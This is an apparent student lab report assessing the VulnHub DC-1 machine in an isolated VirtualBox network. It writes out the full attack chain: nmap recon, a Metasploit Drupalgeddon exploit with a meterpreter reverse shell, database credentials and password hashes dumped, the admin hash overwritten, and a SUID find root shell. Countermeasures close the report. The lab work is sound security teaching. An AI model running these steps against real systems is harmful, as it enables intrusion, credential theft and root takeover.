

Project Title : Security Assessment of DC-1 in an Isolated Virtual Network

Course: Network Security

Section: B

Target VM Used: DC-1

NAT Network Used: Midterm_Net

SL	Student ID	Student Name	Implementation (10)	VIVA (10)	Total (20)
1	22-48547-3	RIFAT AHAMMED ARAFAT			
2	22-48828-3	MAHFUJA ANJUM CHOWDHURY			
3	22-47040-1	M M A MAHAMUD KHAN UDAY			
4	17-33225-1	MD. ABU MUSA AL ASHARI			

1. Target System Description and Setup Evidence

Target System Name: DC-1 (from VulnHub)

Reason for Selection: This system was selected because it is intended for security learning and allows for the demonstration of multiple vulnerability stages, including CMS exploitation and Linux privilege escalation.

Setup: The system was installed as a virtual machine within VirtualBox.




Figure: DC-1 virtual machine running within Oracle VirtualBox, showing its console login prompt.

2. Network Setup Evidence

Isolated Environment: A new, dedicated NAT network named "**Midterm_Net**" was created to ensure the audit was conducted in a controlled environment.

Connectivity: Communication was verified between the auditor (Kali Linux) and the target.

IP Addressing:

- **Kali Linux IP:** Identified via ip a.
- **Target System IP:** 10.0.2.6 (Identified via sudo arp-scan -l).




Figure: Isolated NAT network "Midterm_Net" (10.0.2.0/24) configured in VirtualBox.

```
(rifat@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d8:7c:f0 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 345sec preferred_lft 345sec
    inet6 fe80::a00:27ff:fed8:7cf0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(rifat@kali)-[~]
$ sudo arp-scan -l
[sudo] password for rifat:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d8:7c:f0, IPv4: 10.0.2.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:55:0a:00:02:01      (Unknown: locally administered)
10.0.2.2      08:00:27:17:70:04      (Unknown)
10.0.2.6      08:00:27:a9:b4:f5      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.192 seconds (116.79 hosts/sec). 3 responded

(rifat@kali)-[~]
$
```

Figure: Kali Linux IP identified via ip a (10.0.2.4) and the target host 10.0.2.6 discovered via sudo arp-scan -l.

3. System Discovery Results

A network investigation was conducted to determine open ports and active services.

Scan Methodology: An intensive Nmap scan (nmap -sC -sV -p- 10.0.2.6) was used.

Interpretation:

- **Port 80/tcp:** Running an Apache web server with **Drupal 7**. This service appeared outdated and potentially insecure.
- **Port 22/tcp:** SSH service for remote access.
- **Port 111/tcp:** rpcbind service.

```
Session Actions Edit View Help
rifat@kali: ~
(rifat@kali)-[~]
$ nmap -sC -sV -p- 10.0.2.6
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-03 12:49 -0400
Nmap scan report for 10.0.2.6
Host is up (0.0023s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-generator: Drupal 7 (http://drupal.org)
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version   port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          36141/udp   status
|   100024   1          41139/tcp   status
|   100024   1          50876/tcp6  status
|_  100024   1          60937/udp6  status
41139/tcp open  status   1 (RPC #100024)
MAC Address: 08:00:27:A9:B4:F5 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.25 seconds
```

Figure: Full-port Nmap scan (`nmap -sC -sV -p- 10.0.2.6`) revealing SSH (22), Apache/Drupal 7 (80), and rpcbind (111).

4. Network Communication Observation

Network activity was generated and analyzed using Wireshark to observe protocol behavior.

- **Protocol Analysis:** The target communicates primarily over **HTTP** (Port 80).
- **Visible Information:** Since HTTP is an unencrypted protocol, sensitive information such as login attempts and web headers were visible during transmission.




Figure: Wireshark capture of a cleartext HTTP POST login request, exposing the submitted username and password fields.

5. Authentication Evaluation

Using a known vulnerability in Drupal 7 (Drupalgeddon), access was gained to the system files.

Initial Exploitation (Metasploit)

Vulnerability Reference: CVE-2014-3704 ("Drupalgeddon") – a PHP object-injection flaw in the Drupal 7 Form API that allows an unauthenticated, remote attacker to inject SQL and ultimately execute arbitrary PHP code.

Exploit Module Used: Metasploit module exploit/multi/http/drupal_drupageddon, with the default php/meterpreter/reverse_tcp payload.

Command Sequence: The module was selected, its options were reviewed, and the target/listener parameters were configured before launching the exploit:

```
msf > use exploit/multi/http/drupal_drupageddon
msf exploit(multi/http/drupal_drupageddon) > show options
msf exploit(multi/http/drupal_drupageddon) > set RHOSTS 10.0.2.6
msf exploit(multi/http/drupal_drupageddon) > exploit
```

```

Session Actions Edit View Help

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

msf > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

  Name      Current Setting  Required  Description
  ---      -
Proxies      no              A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn
RHOSTS       yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        80              The target port (TCP)
SSL          false           Negotiate SSL/TLS for outgoing connections
TARGETURI    /               The target URI of the Drupal installation
VHOST        no              HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
LHOST       10.0.2.4         yes       The listen address (an interface may be specified)
LPORT       4444             yes       The listen port

Exploit target:
```

Figure: Module selected and options reviewed before launching the exploit.

```

Session Actions Edit View Help

0  Drupal 7.0 - 7.31 (form-cache PHP injection method)

View the full module info with the info, or info -d command.

msf exploit(multi/http/drupal_drupageddon) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (42137 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.6:36303) at 2026-10-04 09:59:07 -0400

meterpreter > shell
Process 3130 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Figure: Exploit launched — a Meterpreter session is opened and an interactive shell is spawned.


Result: A Meterpreter session was established and upgraded to an interactive shell, confirming remote code execution under the low-privileged web-server account:

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Credential Extraction: Database configuration files (settings.php) were accessed, providing database credentials (dbuser / R0ck3t).

Recovered Hashes: The following account information was extracted from the MySQL database:

- **admin:** \$\$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
- **Fred:** \$\$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg




```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cd /var/www
cat sites/default/settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
    array (
      'default' =>
        array (
          'database' => 'drupaldb',
          'username' => 'dbuser',
          'password' => 'R0ck3t',
          'host' => 'localhost',
          'port' => '',
          'driver' => 'mysql',
          'prefix' => '',
        ),
      ),
    ),
);
```

Figure: Drupal's settings.php exposing plaintext database credentials (dbuser / R0ck3t).

A screenshot of a terminal window with a dark background. The window title is 'rifat@kali: ~'. The terminal shows a MySQL command being executed: 'mysql -u dbuser -pR0ck3t -e "use drupaldb; select name, pass from users;"'. The output is a table with two columns: 'name' and 'pass'. There are two rows of data: 'admin' with a long alphanumeric hash, and 'Fred' with another long alphanumeric hash.

```
mysql -u dbuser -pR0ck3t -e "use drupaldb; select name, pass from users;"
name      pass
admin     $$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
Fred      $$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg
```

Figure: MySQL query returning the admin and Fred password hashes from the users table.

Admin Password Hash Overwrite

Rationale: Drupal 7 password hashes are salted and computationally expensive to brute-force, so rather than cracking the recovered hashes, a new hash for a known password was generated with Drupal's own hashing utility and written directly into the backend database.

Command Sequence: The hash was generated locally on the target, then used to overwrite the admin account's password via a direct MySQL UPDATE, and the change was verified with a follow-up SELECT:

```
php scripts/password-hash.sh password
password: password      hash:
$$DhNsEVUad71u8s3Hh0JKA8KV03eW2Y108I3T/RANiBdw4Ims8YR

mysql -u dbuser -p -D drupaldb
Enter password: R0ck3t
UPDATE users SET
pass='$$DhNsEVUad71u8s3Hh0JKA8KV03eW2Y108I3T/RANiBdw4Ims8YR' WHERE
name='admin';
exit

mysql -u dbuser -pR0ck3t -e "use drupaldb; select name, pass from users;"
```

```
php scripts/password-hash.sh password

password: password          hash: $$DhNsEVUad71u8s3Hh0JkGA8KV03eW2Y108I3T/RANiBdw4Ims8YR

mysql -u dbuser -p -D drupaldb
Enter password: R0ck3t

UPDATE users SET pass='$$DhNsEVUad71u8s3Hh0JkGA8KV03eW2Y108I3T/RANiBdw4Ims8YR' WHERE name='admin';
exit

mysql -u dbuser -pR0ck3t -e "use drupaldb; select name, pass from users;"
name      pass
admin     $$DhNsEVUad71u8s3Hh0JkGA8KV03eW2Y108I3T/RANiBdw4Ims8YR
Fred      $$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg
```

Figure: Password hash generated and written to the admin account; the verification query confirms the overwrite.


Result: The admin account's password hash was successfully overwritten, confirmed by the updated SELECT output above, granting full administrative access to the Drupal web console using the credentials admin:password.

Weakness Explanation: The vulnerability allowed an attacker to bypass authentication entirely and extract sensitive hashes. Poor file permissions on configuration files exacerbated the risk.

6. Security Analysis & Recommendations

The following weaknesses were identified during the audit:

- 1. Outdated CMS (Drupal 7):** The system is vulnerable to Remote Code Execution.
 - **Countermeasure:** Update the system to the latest secure Drupal version.
- 2. Unencrypted Communication:** HTTP allows credential sniffing.
 - **Countermeasure:** Implement encrypted communication using HTTPS/TLS.
- 3. Privilege Escalation (SUID Find):** The /usr/bin/find binary had SUID permissions, allowing a regular user to gain root access by spawning a privileged shell via its -exec directive (documented on GTF0Bins: <https://gtfobins.github.io/gtfobins/find/>).
 - **Countermeasure:** Perform service hardening by removing unnecessary SUID bits and enforcing strict access control.



```
Session Actions Edit View Help

find / -perm -u=s -type f 2>/dev/null

/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs

find . -exec /bin/bash -p \; -quit

whoami
root
```

Figure: SUID binaries enumerated and `/usr/bin/find` abused via `-exec` to spawn a root shell (`whoami` confirms root).